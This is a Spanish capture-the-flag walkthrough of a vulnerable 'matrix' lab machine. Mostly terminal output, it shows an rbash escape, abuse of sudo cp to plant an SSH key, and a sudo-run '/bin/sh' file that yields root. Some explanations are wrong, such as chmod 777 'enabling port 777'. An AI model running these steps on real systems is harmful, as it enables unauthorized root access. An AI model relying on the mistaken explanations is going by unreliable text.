


New project


Creemos un proyecto , en el que vamos a meter el archivo que nos hemos descargado.




Una vez lo creamos , dentro del proyecto que hemos creado vamos a importar el archivo que hemos sacado.



Seleccionamos el archivo



Y ahora se nos abrirá , en el podemos encontrar :



Ahora como vemos hemos encontrado una clave y un usuario guest:"7R1n17yN30".

Por lo que vamos a usar el comando ssh para hacer una conexión reversa con el servicio web levantado .

**ssh guest@192.168.1.104 -p6464**

# Explotación de vulnerabilidades

```
(root@kali)~[/home/kali]
# ssh guest@192.168.56.128 -p6464
The authenticity of host '[192.168.56.128]:6464 ([192.168.56.128]:6464)' can't be established.
ED25519 key fingerprint is SHA256:7J8BisyeEyPLY56CVLgtGcEa+Kp665WwwL1HB3GtIpQ.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.56.128]:6464' (ED25519) to the list of known hosts.
guest@192.168.56.128's password:
Last login: Thu Apr  4 10:24:06 2019 from 192.168.56.103
guest@matrix:~$
```

Ahora ejecutamos el comando id para ver que somos

```
guest@192.168.56.128's password:
Last login: Thu Apr  4 10:24:06 2019 from 192.168.56.103
guest@matrix:~$ id
-rbash: id: command not found
guest@matrix:~$
```

Como vemos es -rbash , por lo que no nos interesa

Pero se nos proporcionó el shell bash restringido (rbash), por lo que usamos la opción **-t** para ejecutar ssh con la extensión **noprofile** y obtuvimos un shell completo del usuario **invitado**.

Revisando los permisos sudo para el usuario invitado, llegamos a saber que este usuario puede ejecutar **/bin/cp** con permisos de otra **trinidad** de usuario.

Ahora vamos a probar con este comando ;

**ssh guest@192.168.1.104 -p6464 -t "bash --noprofile"**

```
(root@kali)~[/home/kali]
# ssh guest@192.168.56.128 -p6464 -t bash --noprofile
guest@192.168.56.128's password:
guest@matrix:~$
guest@matrix:~$
guest@matrix:~$
guest@matrix:~$
```

Vamos a intentar hacer un sudo -l para ver la ruta donde se encuentra para poder hacer escalada de privilegios.

```
guest@matrix:~$ sudo -l
User guest may run the following commands on matrix:
    (root) NOPASSWD: /usr/lib64/xfce4/session/xfsm-shutdown-helper
    (trinity) NOPASSWD: /bin/cp
guest@matrix:~$
```

## Escalada de privilegios

Para elevar a un usuario con más privilegios, lo que hicimos fue crear un nuevo par de claves ssh, le dimos permisos de lectura y escritura y ejecución al archivo **id\_rsa.pub** para que pudiéramos copiarlo en nuestra ubicación de destino.

**ssh-keygen(sirve para generar estas claves SSH que permiten la autenticación segura entre sistemas)**

**cd .ssh**

**chmod 777 id\_rsa.pub( esto habilita el puerto 777)**

Cuando lancemos el ssh-keygen no escribimos nada solo enter .

```

guest@matrix:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/guest/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/guest/.ssh/id_rsa.
Your public key has been saved in /home/guest/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:rGn2fCT/ie/3T6CNWaQBkxbkNVEnfpvaurEKHS+nV6Y guest@matrix
The key's randomart image is:
+--[RSA 2048]--+
|      .o+oo .|
|      .o+ o o |
|      .. . o .|
|      .      + .o|
|      S .. oo |
|      o. o o*o+ |
|      = = o+= ..|
|      o o  +.+E=.|
|      o.. *B= ..+|
+--[SHA256]--+
guest@matrix:~$ cd .ssh
guest@matrix:~/.ssh$ ls
id_rsa id_rsa.pub known_hosts
guest@matrix:~/.ssh$ chmod 777 id_rsa.pub

```

Luego aprovechamos el permiso sudo para copiar el archivo id\_rsa.pub en la carpeta /home/trinity/.ssh/authorized\_keys. Ahora podemos acceder al ssh de la máquina de destino con trinity user usando la tecla id\_rsa.

Al verificar el permiso sudo para trinity, puede ejecutar el archivo oracle con permisos de root.

**cp id\_rsa.pub /home/guest** (copia el archivo id\_rsa.pub al directorio /home/guest.)

**cd ..**

**sudo -u trinity /bin/cp ./id\_rsa.pub /home/trinity/.ssh/authorized\_keys**

(este comando se utiliza para copiar la clave pública SSH (id\_rsa.pub) al archivo authorized\_keys en el directorio .ssh del usuario "trinity", lo que le permitirá al usuario "trinity" autenticarse en sistemas remotos utilizando autenticación basada en clave.)

**ssh trinity@127.0.0.1 -i /.ssh/id\_rsa -p 6464**

(Se utiliza para iniciar una conexión SSH al usuario "trinity" en la dirección IP local 127.0.0.1 (localhost) en el puerto 6464, utilizando una clave privada específica.)

**sudo -l**

```

guest@matrix:~/.ssh$ cp id_rsa.pub /home/guest
guest@matrix:~/.ssh$ cd ..
guest@matrix:~$ sudo -u trinity /bin/cp ./id_rsa.pub /home/trinity/.ssh/authorized_keys
guest@matrix:~$ sudo -u trinity /bin/cp ./id_rsa.pub /home/trinity/.ssh/authorized_keys
guest@matrix:~$ ssh trinity@127.0.0.1 -i /.ssh/id_rsa -p 6464
Warning: Identity file /.ssh/id_rsa not accessible: No such file or directory.
The authenticity of host '[127.0.0.1]:6464 ([127.0.0.1]:6464)' can't be established.
ECDSA key fingerprint is SHA256:BMhLOBaE8UBwzvDNexM7vC3gv9yt01L8etgkIL8Ipk.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[127.0.0.1]:6464' (ECDSA) to the list of known hosts.
Last login: Mon Aug  6 16:37:45 2018 from 192.168.56.102
trinity@matrix:~$ sudo -l
User trinity may run the following commands on matrix:
    (root) NOPASSWD: /home/trinity/oracle
trinity@matrix:~$ █

```

Pero no había ningún archivo con el nombre oracle en el directorio /home/trinity, así que creamos un archivo oracle con /bin/sh usando el comando echo. Al final, ejecutamos el archivo oracle con el comando sudo, obtuvimos el shell raíz. Y una vez que tenga la carcasa raíz, puede obtener fácilmente la bandera.

**echo "/bin/sh" > oracle** (con este comando creamos una nueva carpeta de oracle )  
**chmod 777 oracle** (con este comando se activa )  
**sudo ./oracle**  
**id**  
**ls**  
**cat flag.txt**

```

trinity@matrix:~$ echo "/bin/sh" > oracle
trinity@matrix:~$ chmod 777 oracle
trinity@matrix:~$ sudo ./oracle
sh-4.4# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel)
sh-4.4# cd /root
sh-4.4# ls
Desktop Documents Downloads Music Pictures Public Videos flag.txt
sh-4.4# cat flag.txt

```

